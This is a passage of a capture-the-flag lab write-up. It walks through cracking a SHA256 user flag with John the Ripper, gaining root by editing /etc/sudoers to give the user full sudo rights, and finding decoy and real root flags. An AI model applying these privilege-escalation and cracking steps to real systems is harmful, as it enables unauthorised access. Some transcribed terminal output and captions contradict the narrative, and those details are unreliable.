A file named `user.txt` was discovered. Upon inspecting the file using the `cat` command, it was observed that the content was not a plaintext flag but a SHA256 hash.

```
risingtrident21@ctf:~$ cat user.txt
8dda31ad2955caab4ec576ed97ad83fc8e83d03608c2b0793a26a5840177d5a3
risingtrident21@ctf:~$
```

Figure 18: user.txt Containing SHA256 Hash

Further enumeration of the directory was performed using the command `ls -la` to check for hidden files.

This revealed a hidden file named `.dont-use.txt`, which appeared to contain a wordlist.

```
risingtrident21@ctf:~$ ls -la
total 420
drwxr-x--- 5 risingtrident21 risingtrident21 4096 Mar  6 08:53 .
drwxr-xr-x 3 root            root            4096 Mar  2 08:41 ..
-rw-r--r-- 1 risingtrident21 risingtrident21  220 Mar  2 07:37 .bash_logout
-rw-r--r-- 1 risingtrident21 risingtrident21 3771 Mar  2 07:37 .bashrc
drwx----- 2 risingtrident21 risingtrident21 4096 Mar  2 07:54 .cache
-rw-rw-r-- 1 risingtrident21 risingtrident21 390000 Mar  2 08:46 .dont-use.txt
drwxrwxr-x 3 risingtrident21 risingtrident21 4096 Mar  2 08:06 .local
-rw-r--r-- 1 risingtrident21 risingtrident21  807 Mar  2 07:37 .profile
drwx----- 2 risingtrident21 risingtrident21 4096 Mar  2 07:51 .ssh
-rw-r--r-- 1 root            root            65 Feb 27 16:04 user.txt
```


Figure 19: Hidden Wordlist Discovered Using ls -la

HASH CRACKING

The discovered wordlist was then used with John the Ripper to crack the SHA256 hash contained in `user.txt`.

Command:

```
john --format=raw-sha256 hash.txt --wordlist=.dont-use.txt
```

A terminal window on a Kali Linux system showing the execution of John the Ripper. The command is 'john --format=raw-sha256 hash.txt --wordlist=.dont-use.txt'. The output shows the program loading the hash, warning about OpenMP scalability, and then successfully cracking the hash to reveal a flag. The flag is 'YmxhY2tztzZWFFdHJlYXN1cmVmMDAwMXh4', which translates to 'user.txt'.

```
--(kali@kali)-[~]
$ john --format=raw-sha256 hash.txt --wordlist=.dont-use.txt

Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: poor OpenMP scalability for this hash type, consider --fork=5
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
g 0:00:00:00 DONE (2026-03-11 04:11) 0g/s 125000p/s 125000c/s flag{YmxhY2tztzZWFFdHJlYXN1cmVmMDAwMXh4} .. flag{YmxhY2tztzZWFFdHJlYXN1cmVmF0Tk50Xh4}
Session completed.
```

Figure 20: Cracking the Hash Using John the Ripper


The hash was successfully cracked, revealing the user flag.

PRIVILEGE ESCALATION

After discovering the password for the user `risingtrident21` from the conversation file in `/var/backups`, an attempt was made to switch to the root user using the `sudo` command.

Command:

`sudo su`



```
Permission denied
[sudo] password for risingtrident21:
Sorry, user risingtrident21 is not allowed to execute '/usr/bin/su' as root on ctf.
risingtrident21@ctf:/var/backups$
```


Figure 21: Permission Denied When Attempting sudo Access

However, the system returned a permission error indicating that the user `risingtrident21` was not allowed to execute `/usr/bin/su` as root.

Further investigation of the system revealed that the sudo configuration file `/etc/sudoers` could be edited using the nano editor located in `/usr/bin`.

Command:

`nano /etc/sudoers`



```
GNU nano 2.9.3 s
# Ditto for GPG agent
#Defaults:%sudo env_keep += "GPG_AGENT_INFO"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin   ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "@include" directives:

@includedir /etc/sudoers.d

Defaults badpass_message="Permission denied"

risingtrident21 ALL=(ALL:ALL) ALL
```

Figure 22: Editing the Sudoers File

Inside the sudoers configuration file, the user `'risingtrident21'` was added with full sudo privileges by modifying the entry:

`risingtrident21 ALL=(ALL:ALL) ALL`

After saving the modified sudoers configuration, the `'sudo su'` command was executed again.

Command:

`sudo su`

The system prompted for the password of `'risingtrident21'`. After entering the password, root access was successfully obtained.

ROOT FLAG

After obtaining root privileges, the root directory was inspected to locate the final flag of the challenge.

The directory `/root` was examined first, and a file named `root.txt` was discovered.

```
root@ctf:/# cd root
root@ctf:~# cat root.txt
flag{confident_is_okey_but_overconfident_is_not_okey_bro..}
root@ctf:~#
```

Figure 23: Fake Root Flag Located in /root Directory

Upon inspecting the contents of `root.txt`, it was observed that the flag was a decoy message indicating that the flag was not the actual final flag.

Since the flag in the root directory appeared to be misleading, further investigation of the system was performed to locate the real flag.

During this search, the directory `/usr/share` was examined.

```
root@ctf:/usr/share# ls
apache2      consolefonts  dpkg          grub-gfxpayload-lists  libdrm        motd          php8.3-opcache  secureboot  update-notifier
applications  console-setup  file          hudata           libgcrpt20    nano          php8.3-readline  sensible-utils  usb-modeswitch
appport      consoletrans  finalrd       i18n             lintian       needrestart   pixmaps        sgml-base    util-linux
appstream    cryptsetup    fish         icons            locales       netplan       pkgconf        sgml-base    via
awk          dbus-1        fontconfig   ieee-data        locales       networks      plymouth       snappy       x11
base-files   debconf       fonts        info             lto-disabled-list  openssh      polkit-1       ssl-cert     xfce4-progs
base-passwd  debhelper     fuupd        info.dir         lxd-installer    open-vm-tools  profile        staff-group-for-usr-local  xml
bash-completion  debisuutils  gcc          initramfs-tools  man           os-prober    profile.md5sums  systemd      xml-core
binfmts      dhcpcd        gettext      iptables         man-db         package-data-downloads  publicsuffix  tabset       zoneinfo
bpfcc-tools  dict          git-core     iso-codes        maven-repo     PackageKit    python3        tcltk        zsh
bug          distro-info   gitweb       java             mdadm          pam           python-apt      terminfo
build-essential  doc          glib-2.0     kubernetes       menu           pam-configs   python-babel-localedata  ubuntu-drivers-common  xorg
byobu        doc-base     gprings      kraken-core.php  metainfo       paste-bin.d   readline       ubuntu-release-upgrader  xz
ca-certificates  dot.bashrc   gnupg        landscape        misc           perl          rsync          ucf           zstd
cmake        dot.profile   groff        libcc-bin        misc           perl5         rsyslog        ufw           zstd
common-licenses  dot.profile.md5sums  grub         libcc-bin        misc           perl5         rsyslog        ufw           zstd
root@ctf:/usr/share# cat kraken-core.php
13Jha2Vu2F3Yw1bnNF2n3VbV90aGvZGVlca
```

Figure 24: Searching for the Real Flag in /usr/share

Inside the `/usr/share` directory, a file named `kraken-core.php` was discovered. Upon examining the contents of this file, the real root flag was revealed.